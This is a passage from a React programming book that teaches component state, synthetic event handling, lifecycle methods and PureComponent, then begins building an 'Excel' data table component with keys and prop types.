You may have noticed that the `<textarea>` in the preceding snippet takes a `defaultValue` property, as opposed to a text child node, as you're accustomed to in regular HTML. This is because there are some slight differences between React and old-school HTML when it comes to form elements. These are discussed further in the book, but rest assured, there are not too many of them. Additionally, you'll find that these differences make sense and make your life as a developer easier.

As you can see, the `TextAreaCounter` component takes an optional `text` string property and renders a textarea with the given value, as well as an `<h3>` element that displays the string's `length`. If the `text` property is not supplied, the default "Count me as I type" value is used.

Make it Stateful

The next step is to turn this *stateless* component into a *stateful* one. In other words, let's have the component maintain some data (state) and use this data to render itself initially and later on update itself (re-render) when data changes.

First, you need to set the initial state in the class constructor using `this.state`. Bear in mind that the constructor is the only place where it's ok to set the state directly without calling `this.setState()`.

Initializing `this.state` is required, if you don't do it, consecutive access to `this.state` in the `render()` method will fail.

In this case it's not necessary to initialize `this.state.text` with a value as you can fallback to the property `this.prop.text` (try `02.12.this.state.html` in the book's repo):

```
class TextAreaCounter extends React.Component {
  constructor() {
    super();
    this.state = {};
  }
  render() {
    const text = 'text' in this.state ? this.state.text : this.props.text;
    return (
      <div>
        <textarea defaultValue={text} />
        <h3>{text.length}</h3>
      </div>
    );
  }
}
```

Calling `super()` in the constructor is required before you can use `this`.

The data this component maintains is the contents of the textarea, so the state has only one property called `text`, which is accessible via `this.state.text`. Next you need a way to update the state. You can use a helper method for this purpose:

```
onTextChange(event) {
  this.setState({
    text: event.target.value,
  });
}
```

You always update the state with `this.setState()`, which takes an object and merges it with the already existing data in `this.state`. As you might guess, `onTextChange()` is an event handler that takes an `event` object and reaches into it to get the contents of the textarea input.

The last thing left to do is update the `render()` method to set up the event handler:

```
render() {
  const text = 'text' in this.state ? this.state.text : this.props.text;
  return (
    <div>
      <textarea
        value={text}
        onChange={event => this.onTextChange(event)}
      />
      <h3>{text.length}</h3>
    </div>
  );
}
```

Now whenever the user types into the textarea, the value of the counter updates to reflect the contents (Figure 2-4).

Note that before yo had `<teaxarea defaultValue...>` which is now `<textarea value...>` in the code above. This is because of the way inputs work in HTML where their state is maintained by the browser. But React can do better. In this example implementing `onChange` means that the textarea is now *controlled* by React. More on *controlled components* is coming further in the book.




Figure 2-4. Typing in the textarea (`02.12.this.state.html`)

A Note on DOM Events

To avoid any confusion, a few clarifications are in order regarding the line:

```
onChange={event => this.onTextChange(event)}
```

React uses its own *synthetic* events system for performance, as well as convenience and sanity reasons. To help understand why, you need to consider how things are done in the pure DOM world.

Event Handling in the Olden Days

It's very convenient to use *inline* event handlers to do things like this:

```
<button onclick="doStuff">
```

While convenient and easy to read (the event listener is right there with the UI code), it's inefficient to have too many event listeners scattered like this. It's also hard to have more than one listener on the same button, especially if said button is in somebody else's "component" or library and you don't want to go in there and "fix" or fork their code. That's why in the DOM world it's common to use `element.addEventListener` to set up listeners (which now leads to having code in two places or more) and *event delegation* (to address the performance issues). Event delegation means you listen to events at some parent node, say a `<div>` that contains many buttons, and you set up one listener for all the buttons, instead of one listener per button. Hence you *delegate* the event handling to a parent authority.

With event delegation you do something like:

```
<div id="parent">
  <button id="ok">OK</button>
  <button id="cancel">Cancel</button>
```

```
</div>

<script>
document.getElementById('parent').addEventListener('click', function(event) {
  const button = event.target;

  // do different things based on which button was clicked
  switch (button.id) {
    case 'ok':
      console.log('OK!');
      break;
    case 'cancel':
      console.log('Cancel');
      break;
    default:
      new Error('Unexpected button ID');
  };
});
</script>
```

This works and performs fine, but there are drawbacks:

- Declaring the listener is further away from the UI component, which makes code harder to find and debug
- Using delegation and always `switch`-ing creates unnecessary boilerplate code even before you get to do the actual work (responding to a button click in this case)
- Browser inconsistencies (omitted here) actually require this code to be longer

Unfortunately, when it comes to taking this code live in front of real users, you need a few more additions if you want to support old browsers:

- You need `attachEvent` in addition to `addEventListener`
- You need `const event = event || window.event;` at the top of the listener
- You need `const button = event.target || event.srcElement;`

All of these are necessary and annoying enough that you end up using an event library of some sort. But why add another library (and study more APIs) when React comes bundled with a solution to the event handling nightmares?

Event Handling in React

React uses *synthetic events* to wrap and normalize the browser events, which means no more browser inconsistencies. You can always rely on the fact that `event.target` is available to you in all browsers. That's why in the `TextAreaCounter` snippet you only need `event.target.value` and it just works. It also means the API to cancel

events is the same in all browsers; in other words, `event.stopPropagation()` and `event.preventDefault()` work even in old versions of Internet Explorer.

The syntax makes it easy to keep the UI and the event listeners together. It looks like old-school inline event handlers, but behind the scenes it's not. Actually, React uses event delegation for performance reasons.

React uses camelCase syntax for the event handlers, so you use `onClick` instead of `onclick`.

If you need the original browser event for whatever reason, it's available to you as `event.nativeEvent`, but it's unlikely that you'll ever need to go there.

And one more thing: the `onChange` event (as used in the textarea example) behaves as you'd expect: it fires when the user types, as opposed to after they've finished typing and have navigated away from the field, which is the behavior in plain DOM.

Event-Handling Syntax

The example above used an arrow function to call the helper `onTextChange` event:

```
onChange={event => this.onTextChange(event)}
```

This is because the shorter `onChange={this.onTextChange}` wouldn't have worked.

Another option is to bind the method, like so:

```
onChange={this.onTextChange.bind(this)}
```

And yet another option, and a common pattern, is to bind all the event handling methods in the constructor:

```
constructor() {
  super();
  this.state = {};
  this.onTextChange = this.onTextChange.bind(this);
}
// ....
<textarea
  value={text}
  onChange={this.onTextChange}
/>
```

It's a bit of necessary boilerplate, but this way the event handler is bound only once, as opposed to every time the `render()` method is called, which helps reduce the memory footprint of your app.

This common pattern was largely superceded once it became possible to use functions as class properties in JavaScript. Before:

```
class TextAreaCounter extends React.Component {
  constructor() {
```

```
    // ...
    this.onTextChange = this.onTextChange.bind(this);
  }

  onTextChange(event) {
    // ...
  }
}
```

After:

```
class TextAreaCounter extends React.Component {
  constructor() {
    // ...
  }

  onTextChange = (event) => {
    // ...
  };
}
```

See `02.12.this.state2.html` in the book's repo for a complete example.

Props Versus State

Now you know that you have access to `this.props` and `this.state` when it comes to displaying your component in your `render()` method. You may be wondering when you should use one versus the other.

Properties are a mechanism for the outside world (users of the component) to configure your component. State is your internal data maintenance. So if you consider an analogy with object-oriented programming, `this.props` is like a collection of all the *arguments passed to a class constructor*, while `this.state` is a bag of your *private properties*.

In general, prefer to split your application in a way that you have fewer *stateful* components and more *stateless* ones.

Props in Initial State: An Anti-Pattern

In the textarea example above it's tempting to use `this.props` to set the initial `this.state`:

```
// Warning: Anti-pattern
this.state = {
  text: props.text,
};
```

This is considered an anti-pattern. Ideally, you use any combination of `this.state` and `this.props` as you see fit to build your UI in your `render()` method. But some-

times you want to take a value passed to your component and use it to construct the initial state. There's nothing wrong with this, except that the callers of your component may expect the property (`text` in the preceding example) to always have the latest value and the code above would violate this expectation. To set the expectation straight, a simple naming change is sufficient—for example, calling the property something like `defaultText` or `initialValue` instead of just `text`:

Chapter 4 illustrates how React solves this for its implementation of inputs and textareas where people may have expectations coming from their prior HTML knowledge.

Accessing the Component from the Outside

You don't always have the luxury of starting a brand-new React app from scratch. Sometimes you need to hook into an existing application or a website and migrate to React one piece at a time. Luckily, React was designed to work with any pre-existing codebase you might have. After all, the original creators of React couldn't stop the world and rewrite an entire huge application (Facebook.com) completely from scratch, especially in the early days when React was young.

One way to have your React app communicate with the outside world is to get a reference to a component you render with `ReactDOM.render()` and use it from outside of the component:

```
const myTextAreaCounter = ReactDOM.render(
  <TextAreaCounter text="Bob" />,
  document.getElementById('app')
);
```

Now you can use `myTextAreaCounter` to access the same methods and properties you normally access with `this` when inside the component. You can even play with the component using your JavaScript console (Figure 2-5).




Figure 2-5. Accessing the rendered component by keeping a reference

In this example, `myTextAreaCounter.state` checks the current state (empty initially), `myTextAreaCounter.props` checks the properties and this line sets a new state:

```
myTextAreaCounter.setState({text: "Hello outside world!"});
```

This line gets a reference to the main parent DOM node that React created:

```
const reactAppNode = ReactDOM.findDOMNode(myTextAreaCounter);
```

This is the first child of the `<div id="app">`, which is where you told React to do its magic.

You have access to the entire component API from outside of your component. But you should use your new superpowers sparingly, if at all. It may be tempting to fiddle with the state of components you don't own and "fix" them, but you'd be violating expectations and cause bugs down the road because the component doesn't anticipate such intrusions.

Lifecycle Methods

React offers several so-called *lifecycle* methods. You can use the lifecycle methods to listen to changes in your component as far as the DOM manipulation is concerned. The life of a component goes through three steps:

- Mounting - the component is added to the DOM initially
- Updating - the component is updated as a result of calling `setState()` and/or a prop provided to the component has changed
- Unmounting - the component is removed from the DOM

React does part of its work before updating the DOM, this is also called the *rendering phase*. Then it updates the DOM and this phase is called a *commit phase*. With this background let's consider some lifecycle methods:

- After the initial mounting and after the commit to the DOM, the method `componentDidMount()` of your component is called, if it exists. This is the place to do any initialization work that requires the DOM. Any initialization work that *does not* require the DOM should be in the constructor. And most of your initialization shouldn't require the DOM. But in this method you can, for example, measure the height of the component that was just rendered, add any event listeners (e.g. `addEventListener('resize')`), or fetch data from the server.
- Right before the component is removed from the DOM, the method `componentWillUnmount()` is called. This is the place to do any cleanup work you may need.

Any event handlers, or anything else that may leak memory, should be cleaned up here. After this, the component is gone forever.

- Before the component is updated, e.g. as a result of `setState()`, you can use `getSnapshotBeforeUpdate()`. This method receives the previous properties and state as arguments. And it can return a "snapshot" value, which is any value you want to pass over to the next lifecycle method called `componentDidUpdate()`.
- `componentDidUpdate(previousProps, previousState, snapshot)`. This is called whenever the component was updated. Since at this point `this.props` and `this.state` have updated values, you get a copy of the previous ones. You can use this information to compare the old and the new state and potentially make more network requests if necessary.
- And then there's `shouldComponentUpdate(newProps, newState)` which is an opportunity for an optimization. You're given the state-to-be which you can compare with the current state and decide not to update the component, so its `render()` method is not called.

Of these, `componentDidMount()` and `componentDidUpdate()` are the most common ones.

Lifecycle Example: Log It All

To better understand the life of a component, let's add some logging in the `TextAreaCounter` component. Simply implement all of the lifecycle methods to log to the console when they are invoked, together with any arguments:

```
class TextAreaCounter extends React.Component {
  // ...

  componentDidMount() {
    console.log('componentDidMount');
  }
  componentWillUnmount() {
    console.log('componentWillUnmount');
  }
  componentDidUpdate(prevProps, prevState, snapshot) {
    console.log('componentDidUpdate     ', prevProps, prevState, snapshot);
  }
  getSnapshotBeforeUpdate(prevProps, prevState) {
    console.log('getSnapshotBeforeUpdate', prevProps, prevState);
    return 'hello';
  }
  shouldComponentUpdate(newProps, newState) {
    console.log('shouldComponentUpdate  ', newProps, newState);
    return true;
  }
```

```
    // ...
}
```

After loading the page, the only message in the console is "componentDidMount".

Next, what happens when you type "b" to make the text "Bobb"? (See Figure 2-6.) `shouldComponentUpdate()` is called with the new props (same as the old) and the new state. Since this method returns `true`, React proceeds with calling `getSnapshotBeforeUpdate()` passing the old props and state. This is your chance to do something with them and with the old DOM and pass any resulting information as a snapshot to the next method. For example this is an opportunity to do some element measurements or a scroll position and snapshot them to see if they change after the update. Finally, `componentDidUpdate()` is called with the old info (you have the new one in `this.state` and `this.props`) and any snapshot defined by the previous method.




Figure 2-6. Updating the component

Let's update the textarea one more time, this time typing "y". The result is shown on Figure 2-7.




Figure 2-7. One more update to the component

Finally, to demonstrate `componentWillUnmount()` in action (using the example `02.14.lifecycle.html` from this book's GitHub repo) you can type in the console:

```
ReactDOM.render(React.createElement('p', null, 'Enough counting!'), app);
```

This replaces the whole textarea component with a new `<p>` component. Then you can see the log message "componentWillUnmount" in the console (Figure 2-8).




Figure 2-8. Removing the component from the DOM

Paranoid State Protection

Say you want to restrict the number of characters to be typed in the textarea. You should do this in the event handler `onTextChange()`, which is called as the user types. But what if someone (a younger, more naive you?) calls `setState()` from the outside of the component? (Which, as mentioned earlier, is a bad idea.) Can you still protect the consistency and well-being of your component? Sure. You can do the validation in `componentDidUpdate()` and if the number of characters is greater than allowed, revert the state back to what it was. Something like:

```
componentDidUpdate(prevProps, prevState) {
  if (this.state.text.length > 3) {
    this.setState({
      text: prevState.text || this.props.text,
    });
  }
}
```

The condition `prevState.text || this.props.text` is in place for the very first update when there's no previous state.

This may seem overly paranoid, but it's still possible to do. Another way to accomplish the same protection is by leveraging `shouldComponentUpdate()`:

```
shouldComponentUpdate(_, newState) {
  return newState.text.length > 3 ? false : true;
}
```

See `02.15.paranoid.html` in the book's repo to play with these concepts.

In the code above using _ as a name of a function argument is a convention signaling to a future reader of the code "I know there's another argument in the function's signature, but I'm not going to use it".

Lifecycle Example: Using a Child Component

You know you can mix and nest React components as you see fit. So far you've only seen `ReactDOM` components (as opposed to custom ones) in the `render()` methods. Let's take a look at another simple custom component to be used as a child.

Let's isolate the counter part into its own component. After all, divide and conquer is what it's all about!

First, let's isolate the lifestyle logging into a separate class and have the two components inherit it. Inheritance is almost never warranted when it comes to React because for UI work *composition* is preferable and for non-UI work a regular JavaScript module would do. But this is just for education and for demonstration that it is possible. And also to avoid copy-pasting the logging methods.

This is the parent:

```
class LifecycleLoggerComponent extends React.Component {
  static getName() {}
  componentDidMount() {
    console.log(this.constructor.getName() + '::componentDidMount');
  }
  componentWillUnmount() {
    console.log(this.constructor.getName() + '::componentWillUnmount');
  }
  componentDidUpdate(prevProps, prevState, snapshot) {
    console.log(this.constructor.getName() + '::componentDidUpdate');
  }
}
```

The new `Counter` component simply shows the count. It doesn't maintain state, but displays the `count` property given by the parent.

```
class Counter extends LifecycleLoggerComponent {
  static getName() {
    return 'Counter';
  }
  render() {
    return <h3>{this.props.count}</h3>;
  }
}
Counter.defaultProps = {
  count: 0,
};
```

The textarea component sets up a static `getName()` method:

```
class TextAreaCounter extends LifecycleLoggerComponent {
  static getName() {
    return 'TextAreaCounter';
  }
```

```
    // ....
}
```

And finally, the textarea's `render()` gets to use `<Counter/>` and use it conditionally; if the count is 0, nothing is displayed.

```
render() {
  const text = 'text' in this.state ? this.state.text : this.props.text;
  return (
    <div>
      <textarea
        value={text}
        onChange={this.onTextChange}
      />
      {text.length > 0
        ? <Counter count={text.length} />
        : null
      }
    </div>
  );
}
```

Notice the conditional statement in JSX. You wrap the expression in `{}` and conditionally render either `<Counter/>` or nothing (`null`). And just for demonstration: another option is to move the condition outside the `return`. Assigning the result of a JSX expression to a variable is perfectly fine.

```
render() {
  const text = 'text' in this.state
    ? this.state.text
    : this.props.text;
  let counter = null;
  if (text.length > 0) {
    counter = <Counter count={text.length} />;
  }
  return (
    <div>
      <textarea
        value={text}
        onChange={this.onTextChange}
      />
      {counter}
    </div>
  );
}
```

Now you can observe the lifecycle methods being logged for both components. Open `02.16.child.html` from the book's repo in your browser to see what happens when you load the page and then change the contents of the textarea.

During initial load, the child component is mounted and updated before the parent. You see in the console log:

```
Counter::componentDidMount
TextAreaCounter::componentDidMount
```

After deleting two characters you see how the child is updated, then the parent:

```
Counter::componentDidUpdate
TextAreaCounter::componentDidUpdate
Counter::componentDidUpdate
TextAreaCounter::componentDidUpdate
```

After deleting the last character, the child component is completely removed from the DOM:

```
Counter::componentWillUnmount
TextAreaCounter::componentDidUpdate
```

Finally, typing a character brings back the counter component to the DOM:

```
Counter::componentDidMount
TextAreaCounter::componentDidUpdate
```

Performance Win: Prevent Component Updates

You already know about `shouldComponentUpdate()` and saw it in action. It's especially important when building performance-critical parts of your app. It's invoked before `componentWillUpdate()` and gives you a chance to cancel the update if you decide it's not necessary.

There is a class of components that only use `this.props` and `this.state` in their `render()` methods and no additional function calls. These components are called "pure" components. They can implement `shouldComponentUpdate()` and compare the state and the properties before and after an update and if there aren't any changes, return `false` and save some processing power. Additionally, there can be pure static components that use neither `props` nor `state`. These can straight out return `false`.

React offers a way to make it easier to use the common (and generic) case of checking all props and state in `shouldComponentUpdate()`. Instead of repeating this work you can have your components inherit `React.PureComponent` instead of `React.Component`. This way you don't need to implement `shouldComponentUpdate()`, it's done for you. Let's take advantage and tweak the previous example.

Since both components inherit the logger, all you need is:

```
class LifecycleLoggerComponent extends React.PureComponent {
  // ... no other changes
}
```

Now both components are *pure*. Let's also add a log message in the `render()` methods:

```
render() {
  console.log(this.constructor.getName() + '::render');
  // ... no other changes
}
```

Now loading the page (`02.17.pure.html` from the repo) prints out:

```
TextAreaCounter::render
Counter::render
Counter::componentDidMount
TextAreaCounter::componentDidMount
```

Changing "Bob" to "Bobb" gives us the expected result of rendering and updating.

```
TextAreaCounter::render
Counter::render
Counter::componentDidUpdate
TextAreaCounter::componentDidUpdate
```

Now if you *paste* the string "LOLz" replacing "Bobb" (or any string with 4 characters), you see:

```
TextAreaCounter::render
TextAreaCounter::componentDidUpdate
```

As you see there's no reason to re-render `<Counter>`, because its `props` have not changed. The new string has the same number of characters.

Whatever Happened to Function Components?

You may have noticed that function components dropped out of this chapter by the time `this.state` got involved. They come back later in the book, when you'll also learn the concept of *hooks*. Since there's no `this` in functions, there needs to be another way to approach the management of state in a component. The good news is that once you understand the concepts of state and props, the function component differences are just syntax.

As much "fun" as it was to spend all this time on a textarea, let's move on to something more interesting, before introducing any new concepts. In the next chapter, you'll see where React's benefits come into play - namely focusing on your *data* and having React take of any and all UI updates.

CHAPTER 3

Excel: A Fancy Table Component

Now you know how to create custom react components, compose UI using generic DOM components as well as your own custom ones, set properties, maintain state, hook into the lifecycle of a component, and optimize performance by not rerendering when not necessary.

Let's put all of this together (and learn more about React while you're at it) by creating a more interesting component—a data table. Something like an early prototype of Microsoft Excel that lets you edit the contents of a data table, and also sort, search, and export the data as downloadable files.

Data First

Tables are all about the data, so the fancy table component (why not call it `Excel`?) should take an array of data and an array of headers that describe each column of data. For testing, let's grab a list of best-selling books from Wikipedia:

```
const headers = ['Book', 'Author', 'Language', 'Published', 'Sales'];

const data = [
  [
    'A Tale of Two Cities', 'Charles Dickens',
      'English', '1859', '200 million',
  ],
  [
    'Le Petit Prince (The Little Prince)', 'Antoine de Saint-Exupéry',
      'French', '1943', '150 million',
  ],
  [
    "Harry Potter and the Philosopher's Stone", 'J. K. Rowling',
      'English', '1997', '120 million',
  ],
```

```
  [
    'And Then There Were None', 'Agatha Christie',
      'English', '1939', '100 million',
  ],
  [
    'Dream of the Red Chamber', 'Cao Xueqin',
      'Chinese', '1791', '100 million',
  ],
  [
    'The Hobbit', 'J. R. R. Tolkien',
      'English', '1937', '100 million',
  ],
];
```

Now, how should you go about rendering this data in a table?

Table Headers Loop

The first step, just to get the new component off the ground, is to display only the headers of the table. Here's what a bare-bones implementation might look like (`03.01.table-th-loop.html` in the book's repository):

```
class Excel extends React.Component {
  render() {
    const headers = [];
    for (const title of this.props.headers) {
      headers.push(<th>{title}</th>);
    }
    return (
      <table>
        <thead>
          <tr>{headers}</tr>
        </thead>
      </table>
    );
  }
}
```

Now that you have a working component, here's how to use it:

```
ReactDOM.render(
  <Excel headers={headers} />,
  document.getElementById('app'),
);
```

The result of this get-off-the-ground example is shown in Figure 3-1. There's a little bit of CSS used, which is of no concern for the purposes of this discussion but you can find it in `03.table.css` in the book's repo.




Figure 3-1. Rendering table headers

The `return` part of the component is fairly simple. It looks just like an HTML table except for the `headers` array.

```
return (
  <table>
    <thead>
      <tr>{headers}</tr>
    </thead>
  </table>
);
```

As you've seen in the previous chapter you can open curly braces in your JSX and put any JavaScript value or expression in there. If this value happens to be an array as in the case above, the JSX parser treats it as if you passed each element of the array individually, like `{headers[0]}{headers[1]}...`.

In this example the elements of the `headers` array contain more JSX content and this is perfectly fine. The loop before the `return` populates the `headers` array with JSX values which, if you were hardcoding the data, would look like so:

```
const headers = [
  <th>Book</th>,
  <th>Author</th>,
  // ...
];
```

You see how you can have JavaScript expressions in `{}` within JSX and you can nest these `{}`-s as deep as you need. This is part of the beauty of React—you use JavaScript to create your UI and all the power of JavaScript is available to you. Loops and conditions all work as usual and you don't need to learn another "templating" language or syntax to build the UI.

Table Headers Loop, a terse version

The example above worked fine (let's call it v1 for Version 1) but let's see how you can accomplish the same with less code. Let's move the loop inside the JSX returned at the end. In essence the whole `render()` method becomes a single `return` (see `03.02.table-th-map.html`).

```
class Excel extends React.Component {
  render() {
    return (
      <table>
        <thead>
          <tr>
            {this.props.headers.map(title => <th>{title}</th>)}
          </tr>
        </thead>
      </table>
    );
  }
}
```

Here you see how the array of header content is produced by calling `map()` on the data passed via `this.props.headers`. A `map()` call takes an input array, executes a callback function on each element and creates a new array.

In the example above the callback uses the tersest *arrow functions* syntax. If this is a little too cryptic for your taste, let's call it v2 and explore a few other options.

Here's v3: a more verbose `map()` loop using generous indentation and a *function expression* instead of an arrow function:

```
{
  this.props.headers.map(
    function(title) {
      return <th>{title}</th>;
    }
  )
}
```

Next, a version (v4) which is a little less verbose version going back to using an arrow function:

```
{
  this.props.headers.map(
    (title) => {
      return <th>{title}</th>;
    }
  )
}
```

…which can be formatted with less indentation to v5:

```
{this.props.headers.map((title) => {
  return <th>{title}</th>;
})}
```

You can choose your preferred way of iterating over arrays to produce JSX context based on personal preference and complexity of the content to be rendered. Simple data is conveniently looped over inline in the JSX (v2 through v5). If the type of data is a little too much for an inline `map()` you may find it more readable to have the con-

tent generated at the top of the render function and keep the JSX simple, in a way separating data from presentation (v1 is an example). Sometimes too many inline expressions can be confusing when keeping track of all closing) and `}`s.

As to v2 vs. v5, they are the same except v5 has extra () around the callback arguments and {} wrapping the callback function body. While both of these are optional, they make future changes a little easier to parse in a diff/code review context or while debugging. For example adding a new line to the function body (maybe a temporary `console.log()`) in v5 is just that - adding a new line. While in v2 a new line also requires adding {} and reformatting and reindenting the code.

Debugging the Console Warning

If you look in the the browser console when loading the previous two examples (`03.01.table-th-loop.html` and `03.01.table-th-map.html`) you can see a warning. It states:

```
Warning: Each child in a list should have a unique "key" prop.
Check the render method of `Excel`.
```

What is it about and how do you fix it? As the warning message says, React wants you to provide a unique identifier for the array elements so it can update them more efficiently later on. To fix the warning, you add a `key` property to each header. The values of this new property can be anything as long they are unique for each element. Here you can use the index of the array element (0, 1, 2…):

```
// before
for (const title of this.props.headers) {
  headers.push(<th>{title}</th>);
}

// after - 03.03.table-th-loop-key.html
for (const idx in this.props.headers) {
  const title = this.props.headers[idx];
  headers.push(<th key={idx}>{title}</th>);
}
```

The keys only need to be unique inside each array loop, not unique in the whole React application, so values of 0, 1 and so on are perfectly acceptable.

The same fix for the inline version (v5) takes the element index from the second argument passed to the callback function:

```
// before
<tr>
  {this.props.headers.map((title) => {
    return <th>{title}</th>;
  })}
</tr>
```

```
// after - 03.04.table-th-map-key.html
<tr>
  {this.props.headers.map((title, idx) => {
    return <th key={idx}>{title}</th>;
  })}
</tr>
```

Adding <td> Content

Now that you have a pretty table head, it's time to add the body. The data to be rendered is a two-dimentional array (rows and columns) that looks like:

```
const data = [
  [
    'A Tale of Two Cities', 'Charles Dickens',
      'English', '1859', '200 million',
  ],
  ....
];
```

To pass the data to the `<Excel>`, let's use a new prop called `initialData`. Why "initial" and not just "data"? As touched briefly in the previous chapter, it's about managing expectations. The caller of your `Excel` component should be able to pass data to initialize the table. But later, as the table lives on, the data will change, because the user is able to sort, edit, and so on. In other words, the *state* of the component will change. So let's use `this.state.data` to keep track of the changes and use `this.props.initialData` to let the caller initialize the component.

Rendering a new `Excel` component would look like so:

```
ReactDOM.render(
  <Excel headers={headers} initialData={data} />,
  document.getElementById('app'),
);
```

Next you need to add a constructor to set the initial state from the given data. The constructor receives `props` as an argument and also needs to call its parent's constructor via `super()`:

```
constructor(props) {
  super();
  this.state = {data: props.initialData};
}
```

On to rendering `this.state.data`. The data is two-dimensional, so you need two loops: one that goes through rows and one that goes through the data (cells) for each row. This can be accomplished using two of the same `.map()` loops you already know how to use:

```
{this.state.data.map((row, idx) => (
  <tr key={idx}>
    {row.map((cell, idx) => (
      <td key={idx}>{cell}</td>
    ))}
  </tr>
))}
```

As you can see both loops need `key={idx}` and in this case the name `idx` was recycled for use as local variables within each loop.

A complete implementation could look like this (result shown in Figure 3-2):

```
class Excel extends React.Component {
  constructor(props) {
    super();
    this.state = {data: props.initialData};
  }
  render() {
    return (
      <table>
        <thead>
          <tr>
            {this.props.headers.map((title, idx) => (
              <th key={idx}>{title}</th>
            ))}
          </tr>
        </thead>
        <tbody>
          {this.state.data.map((row, idx) => (
            <tr key={idx}>
              {row.map((cell, idx) => (
                <td key={idx}>{cell}</td>
              ))}
            </tr>
          ))}
        </tbody>
      </table>
    );
  }
}
```

Book	Author	Language	Published	Sales
A Tale of Two Cities	Charles Dickens	English	1859	200 million
Le Petit Prince (The Little Prince)	Antoine de Saint-Exupéry	French	1943	150 million
Harry Potter and the Philosopher's Stone	J. K. Rowling	English	1997	120 million
And Then There Were None	Agatha Christie	English	1939	100 million
Dream of the Red Chamber	Cao Xueqin	Chinese	1791	100 million
The Hobbit	J. R. R. Tolkien	English	1937	100 million

Figure 3-2. Rendering the whole table (`03.05.table-th-td.html`)

Prop types

The ability to specify the types of variables you work with - string, number, boolean, etc. - doesn't exist in the JavaScript language. But developers coming from other languages, and those working on larger projects with many other developers, do miss it. Two popular options exist that offer you to write JavaScript with types - Flow and TypeScript. You can certainly use these to write React applications. But another option exists, which is limitted to only specifying the types of props your component expects: *prop types*. They were a part of React itself initially but at a point have been moved to a separate library.

Prop types allow you to be more specific as to what data `Excel` takes and as a result surface an error to the developer early on. You can setup the prop types like so (`03.06.table-th-td-prop-types.html`):

```
Excel.propTypes = {
  headers: PropTypes.arrayOf(PropTypes.string),
  initialData: PropTypes.arrayOf(PropTypes.arrayOf(PropTypes.string)),
};
```

This means that `headers` prop is expected to be an array of strings and `initialData` is expected to be an array where each element is another array of string elements.

To make this code work you need to grab the library which exposes the `PropTypes` global variable, just like you did in the beginning of Chapter 1:

```
curl -L https://unpkg.com/prop-types/prop-types.js > ~/reactbook/react/prop-
types.js
```

Then in the HTML you include the new library together with the other ones:

```
<script src="react/react.js"></script>
<script src="react/react-dom.js"></script>
<script src="react/babel.js"></script>
